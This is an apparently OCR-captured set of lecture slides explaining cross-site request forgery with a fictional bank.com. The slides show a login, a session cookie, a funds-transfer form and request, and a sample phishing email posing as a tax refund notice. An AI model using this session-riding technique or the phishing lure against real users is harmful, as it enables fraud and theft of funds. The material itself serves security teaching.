
Password ••••••••••

Web Security: Cross-site Request Forgery

http://bank.com/



```
POST /login HTTP/1.1
Host: bank.com

username=vicky.i
password=SecretPassword
```




Sign in to Bank

Username: vicky.i

Password: ....

Web Security: Cross-site Request Forgery



http://bank.com/

HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: sessionid=abcd1234


<html>Welcome </html>

Sign in to Bank

Username: vicky.i

Password: ··········


Web Security: Cross-site Request Forgery



http://bank.com/

bank.com

HTTP



Welcome Vicky Inocente


Sign out


Account Summary

Chequing Account	$ 10000	Refresh Transfer
Savings Account	$ 0	Refresh

Web Security: Cross-site Request Forgery

http://bank.com/**transfer**




Welcome Vicky Inocente

Sign out


Transfer Funds

Recipient: recipient


Amount ($CAD): 0

Web Security: Cross-site Request Forgery

http://bank.com/**transfer**



```
<form method='POST' action='/transfer'>
  <input name='recipient' value=''/>
  <input name='amount' value=''/>
  <input type='submit' value='Transfer'/>
</form>
```



Welcome Vicky Inocente

Sign o


Transfer Funds


Recipient: recipient

Amount ($CAD): 0

Web Security: Cross-site Request Forgery

http://bank.com/**transfer**




Welcome Vicky Inocente

Sign out


Transfer Funds

Recipient	fred
Amount ($CAD)	500


Transfer

Web Security: Cross-site Request Forgery

http://bank.com/**transfer**




```
POST /transfer HTTP/1.1
Host: bank.com
Cookie: sessionid=abcd1234

recipient=fred
amount=500
```


Welcome Vicky Inocente


Transfer Funds

Recipient	fred
Amount ($CAD)	500

Web Security: Cross-site Request Forgery



```
HTTP/1.1 200 OK
Content-Type: text/html
```



Welcome Vicky Inocente


Sign out


Account Summary

Chequing Account	$ 9500	Refresh Transfer
Savings Account	$ 0	Refresh

Web Security: Cross-site Request Forgery


http://bank.com/






Account Summary

Chequing Account	$ 9500	Refresh Transfer
Savings Account	$ 0	Refresh



Web Security: Cross-site Request Forgery



http://bank.com/

Welcome Vicky Inocente


Account Summary

Chequing Account	$ 9500	Refresh Transfer
Savings Account	$ 0	Refresh

```
<form method='POST' action='/transfer'>
  <input name='recipient' value=''/>
  <input name='amount' value=''/>
  <input type='submit' value='Transfer'/>
</form>
```

Web Security: Cross-site Request Forgery

http://bank.com/





Welcome Vicky Inocente Sign out

Account Summary

Chequing Account	$ 9500	Refresh Transfer
Savings Account	$ 0	Refresh

Web Security: Cross-site Request Forgery







Legit Canada Revenue Services
to me


We have identified an error in the calculation of your tax for the year 2020, amounting to **$879.25**.
Click the link below to claim your refund.

Sign-in to CRA



Web Security: Cross-site Request Forgery





